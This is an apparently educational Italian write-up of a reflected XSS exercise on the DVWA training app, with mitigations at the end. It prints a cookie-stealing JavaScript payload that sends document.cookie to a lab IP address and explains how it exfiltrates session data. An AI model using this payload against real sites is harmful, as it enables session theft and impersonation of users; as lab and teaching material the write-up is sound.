

Vulnerabilità Xss Reflected su dvwa

La vulnerabilità di xss è una vulnerabilità dei siti web che permette ad un attaccante di iniettare codice javascript che poi viene eseguito nel browser di altri utenti.

Nell' xss il codice è inviato in una richiesta URL e subito riflette nella risposta del server e colpisce solo l'utente che clicca sul link creato appositamente

Payload usato per rubare il cookie:

i.src="[http://192.168.50.100/image.jpg?c="+document.cookie](http://192.168.50.100/image.jpg?c=)

- i: è un oggetto Image creato prima con qualcosa tipo: **var i = new Image();**
- i.src: "<http://192.168.50.100/image.jpg>: Imposta l'URL dell'immagine da caricare. Quando il browser assegna src, fa automaticamente una richiesta HTTP a quell'indirizzo.
- document.cookie: Contiene tutti i cookie del sito corrente (sessioni, token, ecc.), se non sono protetti da HttpOnly.
- +: Concatenazione. Il valore dei cookie viene aggiunto come parametro GET c.

Cosa succede in pratica

Il browser prova a caricare questa

URL: [http://192.168.50.100/image.jpg?c="+document.cookie](http://192.168.50.100/image.jpg?c=)

E quindi invia i cookie del sito corrente al server 192.168.50.100.

Perché è pericoloso

Questo codice è tipico di un attacco XSS (Cross-Site Scripting):


- ruba i cookie della vittima
- permette di rubare sessioni di login
- consente l'impersonificazione dell'utente

Anche se l'immagine non esiste, la richiesta parte comunque, quindi i cookie vengono esfiltrati.

In sintesi

Questo comando:

- carica un'immagine "finta"
- usa la richiesta HTTP per inviare i cookie a un altro server
- è una tecnica classica di furto dei cookie



Mitigazione

Per mitigare questa vulnerabilità bisogna:

- Sanitizzare Input utente
- Fare escape dell' input utente (Trasformare i caratteri speciali in caratteri sicuri)
- Utilizzare framework che gestiscono in modo sicuro l' output
- Nella pagina abilitare attributi come httponly.